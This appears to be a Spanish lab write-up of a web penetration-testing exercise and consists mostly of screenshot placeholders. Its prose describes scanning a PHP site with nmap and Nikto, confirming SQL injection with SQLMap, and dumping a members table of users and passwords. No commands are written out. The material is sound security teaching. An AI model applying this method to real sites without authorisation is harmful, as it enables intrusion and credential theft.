
En la sección *Search Art*:








En la sección *Our Guest Book*:






Ejercicio 4


Mapeo y análisis de la aplicación

Primero analizo por encima la aplicación. Exploro sus diferentes secciones. Por empezar por algún sitio, busco algún *input* tipo campo de texto y encuentro uno en la sección *Search*. Pruebo a introducir un valor. Con ayuda de BurpSuite miro las cabeceras de la petición y la respuesta.



Como podemos ver, se trata de un servidor Apache sobre Ubuntu y utiliza PHP.


También paso nmap para obtener información del servidor, aunque ya la haya visto en las cabeceras.




Vemos que tiene SSH y Apache sobre Ubuntu.

Detección de vulnerabilidades

Con la herramienta Nikto escaneamos el servidor en busca de cosas interesantes. Vemos, por ejemplo, un directorio llamada /database/, /admin/, /phpmyadmin/, etc.





Dentro de la sección News, si pulsas en una noticia, se ve en la URL una estructura del tipo `*.php?variable=123`, por lo que paso la URL por SQLMap para ver si es vulnerable a una inyección SQL. El resultado es que es vulnerable.



Explotación de vulnerabilidades web


Probamos a meternos en el directorio /database/ que nos ha descubierto Nikto:






Explotamos la vulnerabilidad que nos había detectado SQLMap. Queremos tener un dump de la base de datos exploit, de la tabla members, que contiene los usuarios y sus contraseñas. Esta tabla es la misma que hemos visto que está **accesible** desde la web entrando en el directorio /database/.


Bases de datos:




Tablas dentro de la base de datos exploit:



Columnas dentro de la base de datos exploit y la tabla members:




